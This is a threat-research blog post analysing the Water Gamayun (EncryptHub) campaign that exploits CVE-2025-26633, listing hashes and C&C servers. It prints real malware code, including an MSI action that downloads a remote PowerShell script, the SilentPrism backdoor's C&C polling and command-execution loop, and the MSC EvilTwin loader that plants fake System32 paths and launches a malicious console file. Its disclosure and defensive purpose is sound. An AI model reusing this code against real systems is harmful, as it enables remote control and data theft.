A Deep Dive into Water Gamayun's Arsenal and Infrastructure

Published: 2025-03-28 · Archived: 2026-04-02 11:58:10 UTC

Summary

- Water Gamayun, which exploits the MSC EvilTwin zero-day vulnerability (CVE-2025-26633) to compromise systems and exfiltrate data, uses custom payloads and data exfiltration techniques. Businesses can be severely impacted by such an attack as a result of data theft and operational disruption.
- The threat actor deploys payloads primarily by means of malicious provisioning packages, signed .msi files, and Windows MSC files, using techniques like the IntelliJ runnerw.exe for command execution.
- EncryptHub Stealer variants, and backdoors such as SilentPrism and DarkWisp, are also used to gain persistence and steal data. These malware strains communicate with C&C servers for command execution and data exfiltration, leveraging encrypted channels and anti-analysis techniques.
- Organizations can protect themselves from threats like Water Gamayun through up-to-date patch management and advanced threat detection technologies. Trend customers are protected from attempts to exploit CVE-2025-26633 via Trend Vision One™ rules and filters.

Water Gamayun, a suspected Russian threat actor also known as EncryptHub and Larva-208, has been exploiting the MSC EvilTwin (CVE-2025-26633), a zero-day vulnerability that was patched on March 11open on a new tab. In the first installment of this two-part seriesopen on a new tab, Trend Research discussed in depth its discovery of an Water Gamayun campaign exploiting this vulnerability. In this blog entry, we will cover the various delivery methods, custom payloads and techniques used by Water Gamayun to compromise victim systems and exfiltrate sensitive data.

The threat actor mainly delivers malicious payload through provisioning packages (.ppkg), signed Microsoft Installer files (.msi) and Windows MSC files. We also identified a new living-off-the-land binary (LOLBin) technique in which the attacker utilizes the IntelliJ process launcher runnerw.exeopen on a new tab file to proxy the execution of PowerShell commands on an infected system.

This campaign, attributed to Water Gamayun, appears to be under active development. These payloads are designed to maintain persistence and steal sensitive data and exfiltrate it to the attackers' command-and-control (C&C) servers. In this research, we provide a detailed analysis of each malicious payload in this arsenal. Notably, we gained access to the components and modules of the C&C servers, enabling a comprehensive analysis of their architecture, functionality, and evasion techniques.

The following is the identified arsenal associated with the Water Gamayun. All the details of these modules are covered in this blog post.

- EncryptHub stealer
- DarkWisp backdoor
- SilentPrism backdoor
- MSC EvilTwin loader

- Stealc
- Rhadamanthys stealer

In the following section, we will explore the history of EncryptHub and conduct an analysis of the associated malware.

EncryptHub's origins

On July 26, 2024, security researcher Germán Fernández tweetedopen on a new tab about a fake WinRAR website distributing various types of malwares, including stealers, miners, hidden virtual network computing (hVNC), and ransomware, as shown in Figure 1. These malicious tools were hosted on a GitHub repository named "encrypthub," managed by a user called "sap3r-encrypthub" (Figure 2).




Figure 2. EncryptHub Github repository

Subsequently, on August 5, 2024, researchers published an analysisopen on a new tab detailing this attack vector, shedding light on the malicious activity associated with this campaign. The GitHub repository was later taken down, and its contents were relocated to the *encrypthub.(net/org)* domain. The attackers transitioned their operations to this domain, utilizing it to both host the malware and manage their command-and-control (C&C) server infrastructure.

At the time of our research, the *encrypthub.(net/org)* domain was no longer operational. During our investigation, we identified a new and active domain hosted at *82[.]115[.]223[.]182*. Usually, the server is active for a few days before going down, and then a new one is deployed to replace it. We list these C&C servers in the Indicators of Compromise (IOC) section at the end of this blog entry.

MSI malware distribution vector

Name	DingTalk_v7.6.38.122510801.msi QQTalk.msi VooV Meeting.msi
MD5	abaa46bc704842d6cc6f494c21546ae6 87792cf4bd370f483a293a23c4247c50 e59a025f9310d266190b91f5330fde8d
SHA-1	87c46845f57dc9ca8136b730c08b5b5916ca0ad3 a225bee48074feac53c7cb2f3929a41f7b4a71d3 ffb72adff6e099a9deb418c5d40abd8cf9b12c42
SHA-256	cbb84155467087c4da2ec411463e4af379582bb742ce7009156756482868859c 725df91a9db2e077203d78b8bef95b8cf093e7d0ee2e7a4f55a30fe200c3bf8f db3fe436f4eeb9c20dc206af3dfdff8454460ad80ef4bab03291528e3e0754ad
Size	4.01 MB (4205056 bytes) 4.06 MB (4259328 bytes) 4.09 MB (4291584 bytes)
File type	MSI

Table 1. MSI malware

The MSI (Microsoft Installer) file is designed to execute a PowerShell downloader, which downloads and runs the next-stage payload on an infected system.

The threat actor is taking advantage of the Custom Action feature in the MSI package format to run the PowerShell script. The *CustomAction* table includes third-party libraries like *aicustact.dll* and *PowerShellScriptLauncher.dll*, indicating that the MSI was likely created using the "Advanced Installer" application. The malicious script is embedded in the *AI_DATA_SETTER* custom action within the *CustomActionData* field (Figure 3).

CreateFolder	AI_SHOW_LOG	65	aicustact.dll	LaunchLogFile
CustomAction	AI_SET_PATCH	51	AI_PATCH	1
Dialog	AI_DpiContentScale	1	aicustact.dll	DpiContentScale
Directory	AI_EnableDebugLog	321	aicustact.dll	EnableDebugLog
Error	AI_SET_RESUME	51	AI_RESUME	1
EventMapping	AI_SET_INSTALL	51	AI_INSTALL	1
Feature	AI_DATA_SETTER	51	CustomActionData	Params Script $scriptContent = Invoke-RestMethod -Uri "https://encrypthub.org/main/zakrep/worker.ps1"
FeatureComponents	AI_LaunchChainer	3314	AI_PREREQ_CHAINER	
File	AI_DOWNGRADE	19		4010
Icon	AI_MigrateInstallerProps	1	aicustact.dll	MigrateInstallerProps
InstallExecuteSequence	AI_PREPARE_UPGRADE	65	aicustact.dll	PrepareUpgrade
InstallUISequence	AI_PRESERVE_INSTALL_TYPE	65	aicustact.dll	PreserveInstallType
LaunchCondition	AI_RESTORE_LOCATION	65	aicustact.dll	RestoreLocation
ListBox	AI_ResolveKnownFolders	1	aicustact.dll	AI_ResolveKnownFolders
ListView	AI_RestoreInstallerProps	1	aicustact.dll	RestoreInstallerProps
Media	AI_CORRECT_INSTALL	51	AI_INSTALL	{}
Patch	PowerShellScriptInline	1	PowerShellScriptLauncher.dll	RunPowerShellScript

Figure 3. Malicious MSI custom action

AI_DATA_SETTER is a Type 51 custom action, which is used to dynamically set property values during the installation process. The embedded script is executed by the *PowerShellScriptInline* custom action, which is

exported from the *PowerShellScriptLauncher.dll* library. This action retrieves the PowerShell code from the *CustomActionData* field and executes it during runtime.

Figure 4. MSI execution flow

SilentPrism backdoor


Name	worker.ps1
MD5	f0df469c3459a6a3b98b7b69b07bf61b
SHA-1	b38a0478aefa9d9d77282dd82ada51d7a47fe6f5
SHA-256	983506186590f7118cb507d29f12f163afb536a03e6d0f4fb441df8afe49ede1
Size	13241 bytes
File type	PowerShell


Table 2. SilentPrism

SilentPrism is a backdoor malware designed to achieve persistence, dynamically execute shell commands, and maintain unauthorized remote control of compromised systems (Figure 5). It implements persistence mechanisms differently based on user privileges: for non-administrative users, it leverages the Windows registry to create auto-run entries using mshta.exe combined with VBScript to download and execute remote payloads; for administrative users, it deploys scheduled tasks with similar execution methods. SilentPrism retrieves additional payloads and instructions from a C&C server, ensuring modular functionality.

The malware communicates with its C&C server using encrypted channels, employing AES encryption and Base64 encoding to obfuscate data. Commands received are decrypted and executed in various ways, including direct PowerShell script execution, dynamic script block creation, or job-based execution. Each task is tracked using unique identifiers, allowing the malware to monitor execution states and return results to the server.

SilentPrism incorporates anti-analysis techniques such as virtual machine detection and randomized sleep intervals (ranging from 300 to 700 milliseconds) between operations, making its behavior less predictable. Additionally, it continuously polls the C&C server for commands, enabling operators to dynamically control infected systems.


Start
Initialize configuration
Check anti-VM
vm_protect=true
vm_protect=false
Execute VMPROTECT function
Download and execute antivm.ps1
Download and execute antivm.ps2
Mutex check
New instance
Already running
Start Invoke-TASKS function
Report to the C&C and exit
Check
Admin rights
Non-admin
Admin
Registry persistence
Task scheduler persistence
Get system info
Encrypt and send to server
Sleep random (300-700 ms)
Get UUID and POST to server
Check command
response
== 'wait'?
Yes



©2025 TREND MICRO

Figure 5. SilentPrism execution logic

In Figure 6, we show the network traffic generated by an infected system during its registration and data exfiltration process. Figure 7 shows the decrypted data sent by the malware.

```
POST /panel/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) AppleWebKit/534.6 (KHTML, like Gecko) Chrome/7.0.500.0 Safari/534.6
Content-Type: application/x-www-form-urlencoded
Host: encrypthub.org
Content-Length: 21891
Connection: Keep-Alive

new_user=ok&DATA=7Hb4FoZza[...]
```

Figure 6. Exfiltrate encrypted collected information




Figure 7. Sample of the decrypted collected information

The script enters a polling cycle with randomized sleep intervals (300-700 milliseconds) where it transmits the system's Universally Unique Identifier (UUID) to a predefined endpoint. Upon receiving non-wait responses, the script deserializes JSON payloads containing command instructions, implements job management logic to track execution status, and utilizes PowerShell's scriptblock creation mechanism with *Invoke-Expression* (iex) to execute arbitrary commands received from the C&C server.

The script leverages PowerShell's *Start-Job* functionality to run commands asynchronously, allowing the malware to execute multiple commands simultaneously without blocking the main communication loop. Completed job outputs are encrypted and transmitted back to the server. The code snippet in Figure 8 shows the SilentPrism backdoor beaconing and command execution logic.

```
while ($true) {
 $TIMER = Get-Random -SetSeed 300 -Maximum 700
 sleep -Milliseconds $TIMER
 $UID = (Get-CimInstance -Class Win32_ComputerSystemProduct).UUID
 $SYSTEM = @{
     uuid = "$UID"
 }
 $JSON = $SYSTEM | ConvertTo-JSON -Depth 100
 $CRYPT = EncryptString  $JSON
 $PARAM = @{
     DATA = $CRYPT
 }
 $RESULT = Invoke-RestMethod  -Method 'Post' -Uri $SERVER_URL  -Body  $PARAM  -UserAgent $UAG

 $REQ = DcryptString($RESULT)
 if ($REQ -ne "wait") {
     $JSON = $REQ | ConvertFrom-Json
     foreach ($file in $JSON) {
         $MODE = $file.json
         $CMD_UID = $file.cmd_uid
         $CMD = $file.cmd
         if (Get-Job -Name $CMD_UID -ErrorAction SilentlyContinue) {
             if ((Get-Job -Name $CMD_UID -ErrorAction SilentlyContinue
                   | Select-Object -ExpandProperty State) -eq "Completed" -or
                 (Get-Job -Name $CMD_UID -ErrorAction SilentlyContinue
                    | Select-Object -ExpandProperty State) -eq "Failed") {
                 $RUN = Receive-Job -Name $CMD_UID -ErrorAction SilentlyContinue
                 if ($RUN -eq "" -or $RUN -eq $null) {
                     $RUN = "No Result"
                 }
                 $SYSTEM = @{
                     uuid    = "$UID"
                     result  = "$RUN"
                     cmd_uid = "$CMD_UID"
                 }
                 $JSON = $SYSTEM | ConvertTo-JSON -Depth 100
                 $CRYPT = EncryptString $JSON
                 $PARAM = @{
                     DATA = $CRYPT
                 }
             Invoke-RestMethod -Method 'Post' -Uri $SERVER_URL -Body $PARAM -UserAgent $UAG
             }
         } else {
             $SB = [scriptblock]::Create("iex '$CMD | Out-String'")
             $JOB = Start-Job -ScriptBlock $SB -Name $CMD_UID -ErrorAction SilentlyContinue
         }
     }
 }
```

Figure 8. SilentPrism command execution logic

MSC EvilTwin loader

Name	miner.ps1 runner.ps1
MD5	239e8a3ee1fafe452d0b59eadb32247b 99a80820ae6dc60c9e9307e6ed8ef211
SHA-1	1377a69ae519d1cf000fa51869454e31ba92056d 2e4ae2af76c6239eb4191853221b4a40139cc122
SHA-256	0ac748baaad6017e331a8d99aae9e5449a96ba76fb7374f5d8c678ae52b7db9f f381a3877028f29ec7865b505b5c85ce77d4947d387d3f30071159fa991f009a
Size	276 KB (282803 bytes) 276 KB (282808 bytes)
File type	PowerShell

Table 3. MSC EvilTwin loader

The MSC EvilTwin loader (Figure 9) represents a novel approach (CVE-2025-26633) to malware deployment by leveraging specially crafted Microsoft Saved Console (.msc) files. The MSC EvilTwin loader creates two directories: *C:\Windows \System32<space>* and *C:\Windows<space>\System32\en-US*. These directories mimic legitimate system paths to give credibility to the files placed within them. The loader contains two Base64-encoded payloads, referred to as *decodedBytesOriginal* and *decodedBytesFakes*.

The *decodedBytesOriginal* variable contains a decoy XML configuration .msc file, while the *decodedBytesFakes* variable contains a crafted .msc file with a placeholder *{htmlLoaderUrl}*. This placeholder is later replaced with the URL *https://82[.]115[.]223[.]182/encrypthub/ram/*, which contains PowerShell commands.

The loader writes the decoy .msc file to *C:\Windows \System32\WmiMgmt.msc* and the malicious .msc file to *C:\Windows \System32\en-US\WmiMgmt.msc*. The *{htmlLoaderUrl}* placeholder in the malicious file is replaced dynamically with the specified URL (Figure 10).

The loader then executes the malicious .msc file using *Start-Process*. This execution downloads and runs a PowerShell script from the specified URL to deliver the next-stage payload. Afterward, the loader introduces a 30-second delay using the *Start-Sleep* command, likely to ensure successful execution and avoid detection.

Finally, the loader performs a cleanup operation by removing the created directories and files (*C:\Windows \System32*, *C:\Windows \System32\en-US*, and *C:\Windows*) to minimize forensic traces.

```
$ErrorActionPreference= 'silentlycontinue'

$htmlLoaderUrl = "https://82.115.223.182/encrypthub/ram/"
$originalConsole = "PD94bWwgdmVyc[...REDACTED...]"
$hackedConsole = "PD94bWwgdmVyc2l[...REDACTED...]"

$fakeFile = ""
New-Item "\\?\C:\Windows \System32\" -ItemType Directory
New-Item "\\?\C:\Windows \System32\en-US" -ItemType Directory
$decodedBytesOriginal = [System.Convert]::FromBase64String($originalConsole)
$decodedBytesFakes = [System.Convert]::FromBase64String($hackedConsole)
[System.IO.File]::WriteAllBytes("C:\Windows \System32\WmiMgmt.msc", $decodedBytesOriginal)
[System.IO.File]::WriteAllBytes("C:\Windows \System32\en-US\WmiMgmt.msc", $decodedBytesFakes)
(Get-Content -Path '\\?\C:\Windows \System32\en-US\WmiMgmt.msc' -Raw) -replace
'{htmlLoaderUrl}', $htmlLoaderUrl | Set-Content -Path '\\?\C:\Windows \System32\en-
US\WmiMgmt.msc'
if ($fakeFile -ne $null -and $fakeFile -ne "") {
    Start-Process $fakeFile
}
Start-Process -FilePath 'C:\Windows \System32\WmiMgmt.msc'
Start-Sleep -Seconds 30

Remove-Item -Path "\\?\C:\Windows \System32" -Recurse -Force
Remove-Item -Path "\\?\C:\Windows \System32\en-US" -Recurse -Force
Remove-Item -Path "\\?\C:\Windows \" -Recurse -Force
Exit
```

Figure 9. MSC EvilTwin loader main logic




Figure 10. Execute code hosted on C&C server via MMC.exe's view object method ExecuteShellCommand

In *runner.ps1* (Table 3), the malware downloads and deploys the Rhadamanthys stealer onto an infected system. The file ram.exe (SHA256: bad43a1c8ba1dacf3daf82bc30a0673f9bc2675ea6cdedd34624ffc933b959f4) serves as the Rhadamanthys loader, which is responsible to install and activate the Rhadamanthys stealer on the compromised machine.

DarkWisp backdoor analysis

Name	Encrypt.ps1
MD5	42b55615cbaa014f246097bd904d7ff2
Sha256	d150d8d8bfa651c0e08a10323ecb0bccf346a35bd1bad19f89a5338acd8a88b3
SHA-1	f16e0dac597de903a4c6842184770ba5618275a0
Size	24.90 KB (25495 bytes)
File type	PowerShell

Table 4. DarkWisp backdoor

To achieve persistence on infected systems, Water Gamayun employs two distinct backdoors in their campaigns. In earlier campaigns with *encrypthub[.]net/org*, they utilized the SilentPrism backdoor, a tool designed for stealthy access and control. In their latest campaign, we identified a new backdoor, which we have named DarkWisp.

DarkWisp is a PowerShell-based backdoor and reconnaissance utility designed for unauthorized system access and intelligence gathering (Table 4). It enables attackers to exfiltrate sensitive data while maintaining persistent control over the compromised system. Figure 11 provides an overview of the core logic behind DarkWisp, showcasing its structure and functionality.




Figure 11. DarkWisp execution flow

The malware collects extensive information about the compromised system to create a detailed profile (Figure 12). It determines whether the user has administrative privileges, checks for membership in a corporate domain, and identifies the presence of cryptocurrency wallets or VPN software by scanning specified directories and applications. It also gathers data about the system's operating environment, including public IP address, geographic location, installed antivirus products, firewall status, and system uptime. This information is compiled into a structured format and transmitted to the C&C server.

```
# Configuration
$server = "82.115.223.182"
$port = 8080
$debugMode = $true

[...]

function Get-ClientInfo {
 $isAdmin = $false
  try {
    # Get rights
    $testKey = [Microsoft.Win32.RegistryKey]::OpenBaseKey([Microsoft.Win32.RegistryHive]
    ::LocalMachine, [Microsoft.Win32.RegistryView]::Default)

    $subKey = $testKey.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion", $true)
    if ($subKey) {
      $isAdmin = $true
